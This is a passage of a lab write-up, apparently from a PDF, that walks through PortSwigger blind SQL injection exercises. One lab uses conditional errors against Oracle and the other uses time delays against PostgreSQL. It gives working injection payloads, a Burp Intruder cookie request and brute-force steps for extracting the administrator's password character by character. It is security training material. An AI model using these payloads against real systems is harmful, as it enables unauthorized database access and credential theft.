


So it is giving 200 response, and hence it is proved the the parameter is vulnerable to sqli attack.

Step 2:


So let's try to enter the query inside the double quotes,

'||(select '')||'



It gives an error, so let's try entering a common table we know that is dual.

'||(select '' from dual)||'



Here it results the response as 200, so there is a table named dual, so we can understand that this is a **oracle database**.


If we try entering any other table also, it will result 500, so it is sure it is a oracle database.

Step 3:

Verify there is a users table available

so the query we use is **'||(select '' from users where rownum=1)||'**

Here where rownum=1 condition is important to prevent the query from returning from more than 1 row.




So the response is true, hence it is proved there is a users table.

Step 4:

Confirm that administrator user exits in the users db.

'||(select '' from users where username='administrator')||'




The username administrator is available or not we're not sure coz if the query is correct it will give the 200 response either if there is not it will also give same response (actually no use of this).

So we are going to use the **Case** expression, in oracle it is similar to if else statement.

'||(select case when (1=1) THEN TO_CHAR(1/0) ELSE '' END from dual)||'

This is an **True** statement which explains when 1=1, It calculates 1/0, which is false, so the error will be shown, so let's try **False.**




Here I changed 1=2, so the response is 200.

- (TO_CHAR= is used to convert a number or a date to string)

So let's use users table and verify there is administrator available or not,

'||select case when (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username ='administrator')||'




So the result is 500 response, so it shows the administrator exists, because it is a conditional error based.


Step 5:

The user administrator is available it's verified so let's find the length of the password.


'||(select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username ='administrator' and LENGTH(password)>1)||'



The respone is error so the result is the password length is greater than 1, so we use burp intruder to find the length of the password, send the request to intruder and bruteforce.



Tag the length to attack and give payloads as numbers starting from 1 to 25.



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
18	17	500	213			2353	
19	18	500	233			2353	
20	19	500	270			2353	
21	20	200	273			11482	
22	21	200	270			11482	
23	22	200	270			11482	
24	23	200	272			11482	
25	24	200	252			11482	
26	25	200	251			11482	

Here is the result, filter out the result with the length and you can identify the length changes after 19, so it is proved that length of password is 20.

Step 6:

So now let’s find out what is the password.

'||(select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username ='administrator' and substr(password,1,1)='a')||'

The query is mentioning the first position of the password and also =**'a'** is mentioning the first letter we choosed, This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu. And tag the position to bruteforce.

```
Cookie: TrackingId=
ruM8mkwstkd2O2H5'||(select+CASE+WHEN+(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+where+username+%3d'administrator'+and+substr(password,$1$,1)%3d'$a$')||' ; session
=RuTqiNh81gUhstEeXHgPBOIXMwU2EhDM
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
```


Choose attack type as **Cluster Bomb** it helps to use multiple payloads.

In the payload section choose 1 as Number and other as Bruteforcer.

In numbers set 1 to 20 as the limit, as we found earlier the length of the password.

In bruteforce section set min length and max length as 1. Let's start attack.


Here is the result,



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
17	16	a	500	317			2353	
57	14	c	500	250			2353	
74	10	d	500	296			2353	
118	12	f	500	207			2353	
119	13	f	500	227			2353	
127	0	g	500	232			2353	
128	1	g	500	232			2353	
135	8	g	500	197			2353	
145	18	g	500	189			2353	

Filter out it using the length and u can see there are 2 payloads, 1 is position and the 2 is letter corresponding to it, find the letter corresponding to the position by writing on a notepad.

After finding the password, login as administrator with the password you found.



Hurray we did the lab 😊

Lab 13: Blind SQL injection with time delays

Lab: Blind SQL injection with time delays

PRACTITIONER

LAB ✓ Solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.


Hint

ACCESS THE LAB

This is a Blind Sqli lab on portswigger. Here vulnerability parameter is the cookie tracking id.The goal is to prove that the field is vulnerable to blind sqli using time based delays.

Delaying the execution of a SQL query also delays the HTTP response. This allows you to determine the truth of the injected condition based on the time taken to receive the HTTP response.

Let's access the lab,



Before proving the time based vulnerability on the lab we have to know which query to use, for that we can refer sql cheat sheet

(https://portswigger.net/web-security/sql-injection/cheat-sheet).

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`


So we don't know which type of database we are using, for that we can use all queires differently, which results the output as time delays, we can prove that it is the version of the database.

MySQL – **'||(select+sleep(10))--** = false, it didn't took 10 seconds to load

Oracle – **'||dbms_pipe.receive_message(('a'),10--** = false, it didn't took 10 seconds to load

Microsoft- **'||WAITFOR DELAY '0:0:10'--** = false, it didn't took 10 seconds to load

PostgreSQL- **'||SELECT pg_sleep(10)--** = True, it did took 10 seconds to load.



So we found the database is PostgreSQL and proved the field is vulnerable to Blind Sqli using time delays.

So we did completed the lab 😊